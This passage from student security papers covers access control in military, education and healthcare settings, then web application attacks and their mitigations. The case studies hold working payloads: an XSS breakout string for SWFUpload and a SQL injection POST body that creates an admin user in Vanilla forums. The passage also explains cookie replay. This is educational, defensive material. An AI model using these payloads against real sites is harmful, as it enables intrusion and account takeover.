With the help of **Fig. 1.** , we will illustrate how a subject *(Melvin)* would do read and write operation with the new BLP extended model. *Melvin* is from cryptography department in the military and he is cleared into security level *(Top Secret, {crypto})*. From **Fig. 1.** , *Melvin* is only allowed to read *(Secret, {})* as *Melvin* ***dom*** *(Secret, {crypto})*, this is proven by *Secret* $\leq$ *Top Secret* and *crypto* $\subseteq$ *crypto ('no read up')*. *Melvin* is only allowed to write to *(Top Secret, {nuclear, crypto})* as *(Top Secret, {nuclear, crypto})* ***dom*** *Melvin* due to *Top Secret* $\leq$ *Top Secret* and *crypto* $\subseteq$ *nuclear, crypto ('no write down')*.

2.3 Network infrastructure in the Military

Military organization would usually have two types of network within their organization. The two types of network are internal network which is a closed network containing classified information while the other network is external and usually this network connects to the Internet for the purpose of communicating to external parties such as contractors engaged by the Military.

Transferring information between internal and external networks and vice versa has become so easy that anyone that has a removable drive would able to do so. To prevent information from a higher classification network transferred to a lower classification network is to ensure that data written by a computation must have a security clearance at least as restrictive as the security clearance of the item previously read. [10] In addition to checking user's security clearance who is accessing the file, additional checks are required to ensure the notion of 'need to know'. This policy could further restrict the accessibility of the data to intended users only and not the whole set of users who belongs to the same security classification as the file.

In local context, in MINDEF, classified data should not be transferred into a computer which is connected to the external network. Furthermore, removable drives should not be allowed to connect computer which connects to the external network. Security seals are pasted on Universal Serial Bus (USB) ports to prevent any form of data transfer using USB ports. In the event where the security seal is damaged, an investigation would carry out to find out the reason why the security seal is damaged. Personnel who caused the security seal to be damaged would face punishment depending on the outcome of the investigation report.

Many military organization around the world uses military law to deter classified information flowing into public or lowly classified networks. However in recent years, we have seen *WikiLeaks* and *Edward Snowden* releasing many classified documents onto Internet despite facing the risk of espionage charges.

2.4 Multi-factor Authentication

The military has established the best practices for computer security. Some of the practice are enforcing its user to change password regularly, only complex password containing alpha-numeric is used and locking the user account after a number of invalid attempts of login. Multi-factor authentication is based on two or more authentication factor. The various authentication factors are knowledge factor *('what the user knows', i.e. passwords)*, possession factor *('what the user has', i.e. tokens)* and lastly, inherence factor *('what the user inherits', i.e. biometrics).* [11]

In MINDEF, to access a computer that is connected to the internal network, one has to login with his smart card (*possession factor*), together with his password (*knowledge factor*) in order to gain access into the computer. Without any one of the factor, the user

is unable to access into the computer. Not everyone in MINDEF is allowed to obtain the smart card. One has to pass security clearance for certain security level before he is eligible to apply for a smart card. His supervisor (Officer Commanding) would need to endorse on this application form stating the reason of applying the smart card. Upon receiving his smart card, the applicant would require to do an online survey to educate the new smart card holder the regulations of the smart card.

In the event where the user's account got locked due to many incorrect password attempts, the user would need to go to the designated staff who is assigned to unlocked personally to prove the identity of the card holder (*inherence factor*).

3 Security requirements in Education

This chapter will explore some of the policies implement in an education institute and explain how those properties would protect its intellectual properties such as research data, faculty members' and students' personal information. Some of policies discussed in this chapter extracted from the National University of Singapore, School of Computing *(NUS-SoC)* and Nanyang Technological University *(NTU)*.

3.1 Security requirements in end-user devices

Nowadays, as technology advances, the number of electronic devices that a person could carry varies from a smartphone to tablets, such as *iPad* and laptop. According to U.S. Census Bureau [12], the average number of electronic devices that a person would carry is about 1.84. This number is considered conservative in educational institute such as National University of Singapore (NUS). The notion of bringing own devices to campus is also known as BYOD, which means 'bring your own device'. BYOD in campus opens up vulnerabilities to the campus network as campus network administrator does not have full control of these devices that are connected to the campus network. Most campus allocated a network for BYOD devices and classify this network as untrusted network in the campus. To prevent trusted network being compromised by the devices from the untrusted network, firewall has been placed in between these two networks to mitigate attacks from untrusted network devices. Whereas for trusted network devices, network administrator will constantly patch devices with the latest anti-virus updates. Network administrator would have a private network to test on the latest patches before pushing them to the trusted network devices. This is to ensure that the patch does not open up new vulnerability in the process of updating.

3.2 Security requirements in research

Higher education institution has always placed a strong emphasis on research that is held over a range of disciplinary and cross-disciplinary areas. [13] Some of these research may requires the use of personal data to support or prove the theory and this give rise to the concern of privacy. Before a researcher is able to conduct experiment to collect personal data, the researcher is required to comply with the Data Protection Act (DPA) and seek approval from the institute to conduct such survey. [14]

In the case of SoC, researcher is required to answer a series of questions that touch on the usage, retention, access control and disposal of data. [15] After an administrator has assessed and provided relevant comments on both security risks and technical feasibility, a request would be submit to the Independent Data Audit Committee to for approval. [16] After given approval, the researcher would have access to the data for a specific period of time and bounded by guidelines governing the school personal data policy, NUS Data Management Policy. [17]

3.3 Policy

As higher education institute's network is accessed by currently students and staff as well as alumni and industrial partners, there are many different sets of policy tailored to different access level. While these policy provide the guideline at the micro level, institute would prefer using policy that is govern at a macro level. The main purpose of policy implemented by government agency is to provide a general guideline for organization to deploy. There are also policy such as Computer Misuse Act [18] which deter user from any act that may cause damage to the computer system.

At the micro level, the institution would address on the type of network setting that a computer is able to configure and the services that is not available to the computer. [19]

4 Security requirements of Healthcare Services

This chapter will explore security requirements of healthcare sector. Confidentiality of information has been regarded as essential in healthcare sector. Hence, most of the topic covered in this chapter would discuss more on keeping healthcare information safe and secured.

4.1 Health Insurance Portability and Accountability Act (HIPAA)

"*What I may see or hear in the course of treatment or even outside of the treatment in regard to the life of men, which on no account one must spread abroad, I will keep to myself holding such things shameful to be spoken about. – Hippocrates"*

From the abstraction of the Hippocratic Oath, one could tell the importance of confidentiality of patient medical records and information. HIPAA aims to protect U.S. citizens' medical information confidentiality.

HIPAA is an act passed by the United States Congress in 1996, which aims to protect U.S citizen's medical record from unauthorized access [HIPAA].

HIPAA protects the following medical information of a patient:

- Entries of doctors, nurses and health care providers put in medical records
- Billing information of patient
- Conversation of patient's treatment between doctors, nurses and patient

HIPAA also states that '*covered entities*' (such as healthcare providers), must safeguard patient medical records and must not disclose those medical records to unauthorized personnel. *Covered entities* should only use or disclose reasonably amount medical information to complete their intended purpose.

4.2 Health Insurance Portability and Accountability Act (HIPAA) – Security rule

HIPAA Security Rule was passed in 2003. It aims to protect Electronic Protected Health Information (*e-PHI*). It also layout the three type of security safeguard for compliance, they are administrative, physical and technical safeguard. [20]

Administrative safeguard involves Security Management Process whereby *covered entities* must find out and analyse potential threat to *e-PHI* and implement policy to reduce risk and vulnerability to the minimal. The discovery process of potential risk and vulnerability must be done by a designated security officer. The designated security officer will be responsible for the policy implemented to mitigate risk and vulnerabilities.

Administrative safeguard states that accessing *e-PHI* should be on role-based to keep track of the access history of employees.

Administrative safeguard would need *covered entities* to provide personnel who authorize and supervise employees who are working with *e-PHI*. Training should be provided by *covered entities* to personnel working with *e-PHI.* There should be disciplinary actions on employees who fails to comply to the regulation when working with *e-PHI*.

Assessment of implemented security policies should be done at a regular interval to ensure policies met the requirements of Security rule of HIPAA.

Physical safeguard focuses on policies that safeguard proper use of workstations and electronic media. It also defines the management of electronic media assure *e-PHI* protection.

Lastly, Technical Safeguard defines access, audit, and integrity control of *e-PHI*. Technical Safeguard also defines transmission protection policy against unauthorized access during transmission of *e-PHI* over the electronic network.

5 Compare and contrast of security requirements across military, education and healthcare

In the three different environments, the policies implemented are based on the same concept of which users are able to access the systems, what system are they allowed to access and what is the purpose for their access to the system or information.

However, each environment has different implementation of their policies and systems. In military, it uses BLP model for subject and object access as well as using multi-factor authentication to authorize access.

In education institutions, it uses separate networks for trusted and untrusted network devices. And based on the network, it will have different restrictions implemented on the devices. Policies have been implemented for researchers to mine data that only relevant to their research purpose. This is similar to healthcare sector as there is a safeguard policy that protects both physical and electronic patient records.

Lastly, in healthcare sector, the HIPAA revolves around protection of patient records in both physical and electronic media. HIPAA have policies that limiting access to health information.

6 Conclusion

All organizations utilizes a security model to ensure that their security policies and security systems address confidentially, integrity and availability of information. However, some organizations have stronger emphasis on a particular area, for example, in the context of the military, the emphasis was placed on confidentiality of information with the use of extended BLP model.

One of the greatest limitation while writing this paper would be to identify the policies and specific system that are used in all environments. In the context of security environment in the military, many military organization still adopted a security by obscurity in their computer infrastructure, we can only postulate on how the

infrastructure would look like based on our brief experience with the military organization.

In the context of Singapore, its government has put in place regulations to ensure that organizations has the minimum security implementation to protect their users. Even with a top-down approach from the government, organizations have also implemented its own set of security policies to formalize a set of security policies which are suitable and unique to each and every organization.

7 Reference

1. Paul Rosenzweig : Worms to Cyber War http://www.hoover.org/publications/defining-ideas/article/102401 (2011)
2. Symantec : Internet Security Threat Report (ISTR), volume 18 http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=istr-18 (2013)
3. Rod Powers : Security Clearance Secret http://usmilitary.about.com/cs/generalinfo/a/security.htm
4. U.S Department of State : All About Security Clearances http://www.state.gov/m/ds/clearances/c10978.htm
5. Jim Hurst: Are You Authorized? Key Theories of Access Control http://www.giac.org/cissp-papers/422.pdf
6. Wikipedia : BLP's discretionary access control http://en.wikipedia.org/wiki/Bell%E2%80%93LaPadula_model#Limitations
7. Wikipedia : BLP's principle of tranquillity http://en.wikipedia.org/wiki/Bell%E2%80%93LaPadula_model#Limitations
8. Dieter Gollmann : Computer Security http://books.google.com.sg/books?id=KTYxTfyjiOQC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
9. Darin Swan : Concerns with Using Bell-La Padula versus Role Based Access Control http://www.academia.edu/3292220/Concerns_with_Using_Bell-La_Padula_versus_Role_Based_Access_Control
10. David D. Clark, David R. Wilson : A Comparison of Commercial and Military Computer Security Policies Stamford University (1983)
11. Margaret Rouse : Multifactor Authentication http://searchsecurity.techtarget.com/definition/multifactor-authentication-MFA
12. U.S. Census Bureau : 2010
13. Professor Barry Halliwell : High-impact research that advances the boundaries of knowledge and contributes to the betterment of society

14. Guide to data protection : http://www.ico.org.uk/for_organisations/data_protection/the_guide
15. National University of Singapore, School of Computing : Data Protection Policy https://docs.comp.nus.edu.sg/node/1460
16. National University of Singapore, School of Computing : SoC IT Committees https://docs.comp.nus.edu.sg/node/1405
17. National University of Singapore, Computer Centre: NUS Data Management Policy https://share.nus.edu.sg/corporate/policies/data_mgt/NUS-Data-Mgt-Policy.pdf
18. Attorney-General Chambers Singapore : COMPUTER MISUSE AND CYBERSECURITY ACT http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=DocId:8a3534de-991c-4e0e-88c5-4ffa712e72af%20%20Status:inforce%20Depth:0;rec=0 (2013)
19. Nanyang Technological University : Rules for Student User Accounts http://www.ntu.edu.sg/cits/securityregulations/staffrulesregulations/Pages/default.aspx
20. U.S. Department of Health and Human Services : Summary of the HIPAA Security Rule http://www.hhs.gov/ocr/privacy/hipaa/understanding/srsummary.html (2013)

Protection and Authentication for Web Applications: Strengths and weaknesses of techniques used in protecting web-based applications

Chun Lung Suen, Saran Kumar Krishnasamy, Kwan Yong Kang Nicholas and Yu Kai Tan,

National University of Singapore (NUS), School of Computing

Abstract. Web applications are widely used today as businesses offer services through the web, while consumers go online to perform various tasks. A vast amount of information is passed through the Internet and this has attracted increasing number of malicious hackers. Understanding the security flaws and features in this domain is important. In this paper, we investigate the common kinds of attacks targeted at web applications and look at real life case studies. From that, we will look into the strengths and limitations of various protection and security measures that can be taken to defend against these attacks.

Keywords: web applications, attacks on web applications, identity theft, website security

1 Introduction

With the prevalence of Web 2.0 in this digital era, web applications have become part and parcel of everyday operations for both businesses and consumers. Increasing Internet penetration rates and business adoption of the Web have resulted in the emergence of online services to complement and maybe eventually replace the offline ones in some areas. Banking, government services and ticket bookings are some of the common operations that have moved online in the past decade. This gradual shift to digitize processes and operations have led to increased information sharing through the web, this includes both general and confidential information. In many cases, such information can lead to detrimental consequences when misused by unauthorized parties for personal benefits. These include credit card information, company's customer profiles and bank account access. In pursue of convenience and efficiency, information security have come under compromise.

Security fears and privacy issues constitute key reasons for non-adoption of online services such as Internet banking and online shopping. Computer security attacks are estimated to have cost as much as $10 billion a year [1]. Hackers can either compromise a corporate network or the end-users accessing the website. Therefore, it is important for both organizations and individuals to be aware of possible security threats and take necessary precautions against malicious attacks. In this report, we will explore the common kinds of attacks and go through case studies on the some of

the techniques used. Thereafter, we will discuss various security measures that can be taken while pointing out their limitations as well.

2 Kinds of Attacks

2.1 Cross Site Scripting

Cross Site Scripting (XSS) is an application layer hacking technique that leverages on vulnerabilities in web application codes to inject malicious scripts into the website. An unsuspecting client side will then execute the scripts, thinking that it is part of the trusted website. With a successful attack, the hacker can gain access to session cookies or sensitive information that the victim used in the website. Symantec's website vulnerability assessment in 2012 determined that the most common vulnerability found was for cross-site scripting vulnerabilities [2]. Dynamic websites face greater vulnerabilities to XSS attacks as they do not have complete control over how outputs from their pages are intrepreted by the client. This makes it hard for the website or client to detect any malicious script that is being injected into the page.

XSS is generally classified into two categories - stored and reflected. A stored or persistent XSS vulnerability usually affects web applications that allows user to store informtion (e.g. social networking sites) but is unable to correctly filter the inputs. An attacker is able to inject a malicious script into a particular page (e.g. their profile page) and it will infect any user that goes to the said page. The script will remain there and is able to attack multiple users as they access the page.

On the other hand, a reflected or non-persisten vulnerability happens when an application does not validate client's input requests creating a loophole for malicious scripts to penetrate and attack when the application passes these invalidated input requests back to the client. A reflected XSS vulnerability is usually delivered through emails or another website. When users click on the malicious URL or browse the malicious website, the malicious script will be executed by the client's browser and injected through the input.

2.2 SQL Injection

SQL Injection is a common injection attack, and ranked as the top web vulnerability by Open Web Application Security Project (OWASP) in 2013. An SQL injection attack seeks to manipulate the target database by injecting SQL statements to be ran by the web application without authorization and knowledge of the application owner. A successful attack will allow the attacker to access information in the database, and also carry out actions such as deletion of tables. As such, this form of attack is usually targeted at applications with valuable user data.

SQL injection vulnerability happens when the application fails to sanitize and filter user data input. This can include failing to filter escape characters or checking the input value type (e.g. string, Integer or html). By capitalizing on the vulnerability, users can pass in SQL statements as variables for the application to execute.

2.3 Website Spoofing and SSL Certificate Forgery

Website spoofing is a strategy used in Phishing attacks to trick victims into providing sensitive information or perform other actions like downloading a malicious virus. Website spoofing aims to trick the victim into believing that the malicious website is the actual trusted website, thereby performing directed actions without doubts. This involves the malicious website replicating the same web design, and even disguising the URL to be similar to that of the trusted website while concealing the actual address.

SSL certificates provide a good measure against these attacks as they encrypt sensitive information and verify the identity of websites. SSL certificates are considered practically safe in the industry although there have been cases of fake certificates being issued. This was done through attackers cracking the system of certification authorities. Despite being a widely adopted standard, SSL certificate is not a perfect measure. SSL certificates can only protect against man-in-the-middle attacks but can be rendered ineffective if end users do not make the necessary security checks or if the system servers are compromised.

2.4 Denial of Service (DOS)

DOS attacks target the availability component of a system and have the simple purpose of preventing a target machine from serving legitimate users. This can be done through a brute force attack which floods the target with vast amount of requests, thereby consuming all the resources, or through a semantic attack which exploits vulnerabilities in the target system to cause it to crash and reset [3]. DOS can be used to bring down websites or web applications, and render them unusable to users. Distributed Denial of Server (DDOS) attacks aim to achieve the same purpose but with amplified effect through the use of multiple computers in the attack. Botnets are often used to infect large numbers of computers for a DDOS attack. List of DOS attacks and their brief description can be found in Appendix A.

2.5 Privilege Escalation

Privilege escalation attack exploits a flaw in the application and allows the attackers to gain greater access privileges beyond his account's authorized scope. Privilege escalation can be classified into two types – vertical escalation and horizontal escalation.

A vertical escalation attack enables the attacker to access a higher level of privileges than what his account type allows. This means a normal user can carry out commands that are restricted to system administrators. This is dangerous as the attacker can possibly access confidential data restricted to administrators or modify the system to create vulnerabilities that can be exploited with other attacks.

Conversely, a horizontal escalation attack leaves the attacker with the same level of privileges but allows the attackers to gain access control over the account of another user. The accessible functions are still limited to what a normal usr can do,

but the attacker can carry out these actions in another user's name. This can have severe consequences as the attacker can access, transfer and modify confidential information or contents in another user's account, and would appear legitimate to the system.

2.6 SSL Strip Attack

This attack on HTTPS was first introduced in 2009 by Moxie Marlinspike. It is a man-in-the-middle (MITM) attack that processes traffic between the client and server, converting a secure HTTPS connection into a plain HTTP connection. The premise is that Internet users usually access HTTPS secured sites either by clicking on links or through HTTP 302. Refer to Appendix B for process of SSL Strip Software.

With a successful attack, the server does not detect that it is communicating with the user through a "proxy", and the web browser of the user does not display any warning messages like it does when it detects certificate errors.

3 Finding Vulnerabilities

With the large number of possible attacks, it is important to know how vulnerabilities are discovered and patched. There are numerous vulnerabilities reported, some of which publicly documented. Many attackers utilize the fact that there is a transition period between vendor releases and the time when it actually gets deployed on the client side. In other words, there is large likelihood that there are many acessible systems that are using outdated software, which may contain bugs that are documented and patched in recent versions.

The Common Vulnerabilities and Exploits database [4] is a public database that contains information on security threats present in many systems, including open sourced systems. Unfortunately, due to the open nature of such information, malicious attackers can utilize hints or clues on newly reported bugs to exploit systems that might be running vulnerable versions of the target software. Several such systems will be covered in the paper in the form of case studies.

Open-source software as its name implies has publicly accessible source code. However, this also means that people can find vulnerabilities in the code much more easily compared to a closed-source system, which seems contradictory to Kerckhoffs's principle [5]. While this is true in the short-run, the open nature of open-source software means that developers can easily and quickly deploy patches compared to obscure systems. This make the systems much more responsive and adaptive to attacks compared to obscure systems.

However, there are many servers accessible online that are using outdated versions of software. Some may opt not to upgrade their software because it may potentially introduce breaking changes.. In some cases, the software may be very difficult to upgrade, or requires reinstallation. For service-oriented websites, the customers may not have the ability to upgrade the system used by their service provider. All these will open up opportunities for malicious attacks.

4 Case Studies

The following case studies demonstrate that even the most commonly used systems can be vulnerable to attacks. Most of these attacks are documented in the Common Vulnerabilities and Exploits database which is available online [4].

4.1. Wordpress: Reflected XSS Vulnerability

Background. Wordpress is an open-source content management system typically used for blogs [6]. It is used by millions of websites today, including notable sites such as TechCrunch and Mashable [7]. Due to its popularity, Wordpress is a frequent target for attackers, generally exploiting vulnerabilities found in the source code which is publicly available. In addition, plugins for the system are also popular targets for attackers as well.

SWFUpload is a flash applet that is used to perform asynchronous file uploads and upload queuing [8]. It has been replaced by plUpload in more recent versions of Wordpress [9], however copies of SWFUpload are still retained in the installations for legacy support because some Wordpress plugins are dependent on the component. SWFUpload is also used in other systems such as TinyMCE.

SWFUpload has been subjected to numerous attacks because it is present in majority of Wordpress installations. Development work on that component has ceased for several years, leaving it open to multiple vulnerabilities that may remain unpatched.

Vulnerability information and exploit. SWFUpload 2.2.0.1 has a reflected XSS vector due to its failure to sanitize the input for certain URL parameters (CVE-2012-3414) [10], thus arbitrary Javascript could be injected via SWFUpload [11]. In this vulnerability, the movieName parameter is not sanitized. This parameter is used as an index for events relating to file uploads [12]. The value from this parameter is evaluated as part of Javascript via the ExternalInterface API in Flash [13]. The movieName parameter can be modified via URL using the following path

```
swfupload.swf?movieName=[payload here]
```

The value of the parameter is put into the movieName variable in ActionScript.

```
// Line 236 in SWFUpload.as
this.movieName =
root.loaderInfo.parameters.movieName;
// Line 244 in SWFUpload.as
this.flashReady_Callback = "SWFUpload.instances[\"" +
this.movieName + "\"].flashReady";
// Line 394 in SWFUpload.as
ExternalCall.Simple(this.flashReady_Callback);
// Line 13 in ExternalCall.as
public static function Simple(callback:String):void {
  ExternalInterface.call(callback);
}
```

Suppose movieName is "Movie Name", this callback value would look like

```
SWFUpload.instances["Movie Name"].flashReady
```

ExternalInterface.call wraps the statement in try-catch blocks and brackets to form self-executing statements in JavaScript [14]. For example, suppose we want to call a JavaScript function named "myFunction" from ActionScript.

```
ExternalInterface.call("myFunction"); //ActionScript
try{(myFunction)();}catch(...){} //JavaScript
```

Because the callback is evaluated as JavaScript code rather than a string, the movieName parameter could contain a quote to break out of the JavaScript string. The code that we want to execute is bolded.

```
movieName = "]);}catch(e){};console.log('XSS');//
```

Using this value, callback would become

```
SWFUpload.instances[""]);}catch(ex){};console.log('XS
S');//"].flashReady
```

When this callback is passed to ExternalInterFace, it will be evaluated as

```
try{(SWFUpload.instances[""]);}catch(ex){};console.lo
g('XSS');//"].flashReady)();}catch(...){}
```

Thus the injected JavaScript code now appears right after the block and would be executed whenever the callback is called. In this particular case, the console will print out "XSS". The code injected could be used to insert additional script tags to the page, allowing for larger payloads to be injected.

Potential damage from vulnerability. As with typical reflected XSS attacks, this vulnerability allows the attacker to inject JavaScript that runs in the context of the target domain, thereby compromising the integrity of the target site. This allows the attacker to inject or modify content on the page, as well as obtain information such as cookies that are accessible from JavaScript. Wordpress uses HTTP-only cookies for user sessions which cannot be accessed via this attack. However, other systems which are running in the same domain where the Wordpress installation is, may not be using HTTP-only cookies that can possibly be accessed from this attack. According to Wordpress statistics, almost 40 percent of installations polled are vulnerable as of 2013 [15]. This is despite the patch being made available over a year ago [16].

Mitigation. This vulnerability has been patched in modified versions of SWFUpload known as secure SWFUpload [17], which is bundled with Wordpress 3.3.2 and above. However, the vulnerability is still present in the most recent official version of SWFUpload (version 2.2.0.1) which are used in older versions of the installation. In addition, other variants of the file such as swfupload_f9.swf and swfupload_f10.swf for Flash 9 and Flash 10 still contain the vulnerability. However, these files do not appear to be removed automatically via the CMS's automated upgrade system (as they may have been introduced by other plugins or packages), thus administrators updating Wordpress via the automated method may still have copies of SWFUpload

that have the vulnerability. Nonetheless, the vulnerability was fixed via input sanitization of the parameter [18].

```
this.movieName = this.movieName.replace(/[^a-zA-Z0-
9\_\.\-]/g, "");
```

Administrators keeping their installations as up-to-date as possible have reduced likelihood of being subjected to such vulnerabilities. Furthermore, as the files are deprecated, they can be removed without impairing the functionality of the CMS.

Related attacks. Related to this particular XSS vulnerability is a Cross Site request forgery (CSRF) found in plUpload, which is the successor to SWFUpload. This vulnerability is covered in Appendix D.

4.2. Wordpress: Session Hijacking via Replay Attack

Background. Wordpress uses several cookies to determine if a user is logged in. These cookies have the HTTP-only flag set, which means that they cannot be accessed using conventional XSS attacks. However, the information in the cookies is not validated to check if they originate from the same browser. The cookies are transmitted in clear if the target user is using HTTP, thus if an attacker were to steal the cookie via indirect means such as packet sniffing, they can impersonate the person using the cookie [19].

Vulnerability Information. Wordpress checks whether if the user is logged in and logged in as whom by looking at the `wordpress_logged_in_(hash)` and `wordpress_(hash)` cookies [20]. The hash added as a suffix to both cookies is an MD5 of the wordpress installation URL. By simply copying both cookies, another person can impersonate the target user, which means that this vulnerability is vulnerable to a replay attack.

```
Cookie value: (login name)|(expiry time)|(magic number)
```

Both cookies follow the same format and since Wordpress is open-sourced, the information for all 3 fields can be obtained publicly. Magic number is an MD5 hash of the login name along with a value derived from 4 letters of the user's password, a fixed value specific to the installation (known as the salt value), and the expiry time [20]. In general a brute force attempt on a session cookie (to create cookies that expire later) is not feasible as long as the salt value for the Wordpress installation is not compromised in any way.

Tools such as Wireshark can be used to perform packet sniffing in an insecure or unencrypted communication medium [21]. Packets belonging to HTTP can be reassembled, and the cookie obtained by reading the header of the HTTP page requested. Cookies can be added or modified in a browser using widely available browser plugins such as Cookies Manager+ for Firefox [22]. Thus, even though brute-forcing a valid cookie is not feasible, stealing a cookie and using it is not as difficult.

Potential damage from vulnerability. All versions of Wordpress are affected by this vulnerability. However, this sort of attack may also work on other websites and such

situations have occurred with popular websites such as Facebook. For instance, the Mozilla Firefox plugin known as FireSheep [23] can obtain session cookies by monitoring Internet traffic, allowing the attacker to use these cookies to assume the identity of another person.

Mitigation. This vulnerability can be mitigated by using HTTPS which will prevent sniffing of the cookie from unencrypted mediums. In addition, the widespread adoption of relatively more secure communication mediums such as the use of WPA and WEP for Wireless networks has reduced the possibility of an attacker snooping for authentication information over such mediums.

4.3. Vanilla: SQL Injection

Background. Vanilla forums is a widely used forum CMS online. However due to its increasing popularity, it has also become a popular target for many attackers. In recent versions, several SQL injection vulnerabilities were found. For this particular case study, we will be covering a specific vulnerability (CVE-2013-3527) in Vanilla 2.0.18.4 and earlier. This vulnerability exists because the CMS was processing requests in a certain way such that it was possible to trick Vanilla into not sanitizing values from a parameter [24].

Vulnerability information. The vulnerability falls under SQL injection, since it allows arbitrary SQL statements to be executed. However, because the output of the query is not shown by the Vanilla CMS, it is not possible to dump the contents of a table directly via this vulnerability. Nonetheless, the attacker can modify the contents of the table on the target site.

Vanilla passes parameters through a helper function known as "ConditionExpr" in "class.sqldriver.php" that escapes fields when needed [25]. Vanilla uses SQL prepared statements, which is an alternative to "mysql_escape_real_string" for escaping SQL queries. The problem arises when the attacker is able to trick the function into thinking that it is not needed.

```
public function ConditionExpr($Field, $Value,
$EscapeFieldSql = TRUE, $EscapeValueSql = TRUE) {
  if($EscapeFieldSql === FALSE) {
    $Field = '@' . $Field;
  }
  if(is_array($Value)) {
    $FunctionCall = array_keys($Value);
    $FunctionCall = $FunctionCall[0];
    $FunctionArg = $Value[$FunctionCall];
    if($EscapeValueSql)
      $FunctionArg = '[' . $FunctionArg . ']';
    if(stripos($FunctionCall, '%s') === FALSE)
      $Value = '=' . $FunctionCall . '(' . $FunctionArg
. ')';
    else
```

```
      $Value = '=' . sprintf($FunctionCall,
$FunctionArg);
    $EscapeValueSql = FALSE;
  }
...
    $Expr .= $this->_ParseExpr($Value, $Field,
$EscapeValueSql);
...
  return $Expr;
}
```

From the above snippet, if the "$EscapeValueSql" boolean flag (bolded) is set to TRUE, then the value will be escaped. However, if somehow it was set to FALSE, then the value will not be escaped (escaping is performed by the "_ParseExpr" function).

There are several things to note from the above snippet of code. Firstly, if "$value" is an array, then the flag will be set to FALSE. Secondly, the variable "$FunctionCall" will be assigned the contents of the key-portion of the array, and its value is passed directly into "$Value" which would later be executed as part of an SQL query. No further sanitization is done when the "$EscapeValueSql" flag is set to FALSE.

One such file that passes data indirectly to the above mentioned function is the sign-in form, which is located at the login URL in the Vanilla forum CMS. Parameters sent via the POST request into this URL are passed into the "$value" field of the "ConditionExpr" function. If the parameter was sent as an array instead of an expected string, it becomes possible to flag this parameter as not requiring escapes, thus leading to the ability to perform an SQL injection attack [26].

PHP code for the exploit is available in Appendix C. The code uses cURL to perform a POST request to the login page. The POST request can also be sent via other means such as Telnet. The attacker does not need to be authenticated when performing the request. The request body generated would appear as the following.

```
User/TransientKey=GIMPZMPLZVNB&User/ClientHour=13&User/Em
ail['admin';INSERT INTO GDN_User(UserID, Name, Password,
Email, HashMethod, DateInserted, Admin, Permissions)
VALUES (NULL, 'test',
'$P$B3LzVzqukcfqHBv1YXSiMW2h.NNSym/', 'fake@example.com',
'Vanilla', '2013-09-11 00:00:00', '1',
'');#]=1234&User/Password=1234
```

Note that the "User/Email" parameter is sent as an array instead of a typical string. The SQL query to be injected is in the key-portion of the array, rather than the value-portion. The injected query looks like the following:

```
'admin';\nINSERT INTO GDN_User(UserID, Name, Password,
Email, HashMethod, DateInserted, Admin, Permissions)
VALUES (NULL, 'test',
'$P$B3LzVzqukcfqHBv1YXSiMW2h.NNSym/',
'fake@example.com', 'Vanilla', '2013-09-11 00:00:00',
'1', '');#
```

This query will create a new user called "test", with a password of "password". The query can be modified to give administrative capabilities to the newly created user. The front portion of the query is to complete another query because the injected text is concatenated with another existing query. The "#" behind the injected text is to comment out any extra text that is appended to the query.

Implications of vulnerability. SQL injection affects data integrity because the values on the database can be modified, deleted or inserted. In addition, if the database user has sufficient privileges, the attacker may even opt to drop database tables. Vanilla is a widely used CMS, and while 2.0.18.4 is released over 1 year ago [27], it is likely that not many forums have upgraded to the latest version yet.

This vulnerability highlights that even if the system uses some form of input sanitization, but the developer's assumptions are incorrect, such as assuming that the key-portion of an array would not contain an SQL statement, the system may become open to attack. There are other SQL injection vulnerabilities present in newer versions of Vanilla which is similar to the one used in this case study.

Mitigation. Proper sanitization of input values should be done to prevent or fix this vulnerability. In the case of Vanilla, while they have done input sanitization, it is not well tested and opens many loopholes due to different assumptions made by the developers. Vanilla's solution to the problem was to simply mark a portion of the function as obsolete [28]. Unfortunately, there still exist other vulnerabilities in the system that will not be addressed in this document [27].

```
  if(is_array($Value)) {
    $ValueStr = 'ARRAY';
    Deprecated("Gdn_SQL->ConditionExpr(VALUE,
{$ValueStr})", 'Gdn_SQL->ConditionExpr(VALUE, VALUE)');
    if ($EscapeValueSql)
      throw new Gdn_UserException('Invalid function
call.');
    $FunctionCall = array_keys($Value);
      ...
  }
```

5 Techniques for Mitigation

In this digital era, malicious attacks are very real and common; some of them are even easy to perform by hackers. Human action is widely touted to be the weakest link in computer security. Therefore, it is of utmost importance to understand the various techniques and best practices that can be used to mitigate the different attacks.

5.1 Mitigations against SSL Strip Attack

Static ARP Tables. The MITM aspect is targeted to mitigate the attack. There are many methods that cause a user's Internet traffic to be routed through the attacker on its way to the server. One of them is ARP poisoning and it can be prevented through the use of a static ARP table. Since the table cannot be modified, and assuming that the mapping in the table is accurate, network traffic should always be routed correctly.

*Limitation***.** This method works well in small networks. However, in large networks where there are multiple devices being added, connected, and disconnected from the network at any time, it would be tedious and expensive to maintain such a table in all devices.

Change Browsing Habits of Users. Users could be trained to type https://... to access web sites that support SSL/TLS. This would minimise reliance on HTTP 302 and href links which are the points of attack for sslstrip.

Limitation. The convenience of clicking on links or simply typing a web address without the http:// prefix can cause users to ignore the training. They might feel that such procedure impedes their web browsing experience and will only fully appreciate its importance when they fall victim to the attack.

HTTP Strict Transport Security (HSTS). It is a scheme in which a header supplied over HTTPS informs the user agent (for e.g., Internet browser) that all connections made to the server should use only HTTPS for a specified period of time. As a result, the agent automatically initialises a HTTPS connection without any prompting from HTTP 302 messages in its communication with the server. Without server response messages to "strip", and HTTPS successfully initiated between agent and server, sslstrip is rendered ineffective.

Limitation. If the agent had never communicated with the server prior to its current attempted connection, it would not have been informed of the HTTPS requirement. Thus, a normal HTTP connection would be made to the server and the HSTS header in the server response could be removed by sslstrip or a similar tool.
Internet browsers like Google Chrome attempt to combat this limitation by storing a list of web sites that uses HSTS by default. However, it is impossible for such a list to be complete since there are billions of web sites on the Internet.

HSTS has also not gained much traction. According to SSL Pulse, a survey of the SSL implementation of the most popular web sites by Trustworthy Internet Movement, only 925 out of 163,030 total sites support HSTS as of Oct 02, 2013 [29]. Thus, there are still many web sites on the Internet that is still vulnerable to the sslstrip attack.

Best Practices. Both web server administrators and users should do their part. Administrators of web sites that support SSL/TLS should implement HSTS over it, while users should make it a habit to type out the entire web address, inclusive of https://, when accessing such web sites.

5.2 Mitigations against Certificate Forgery

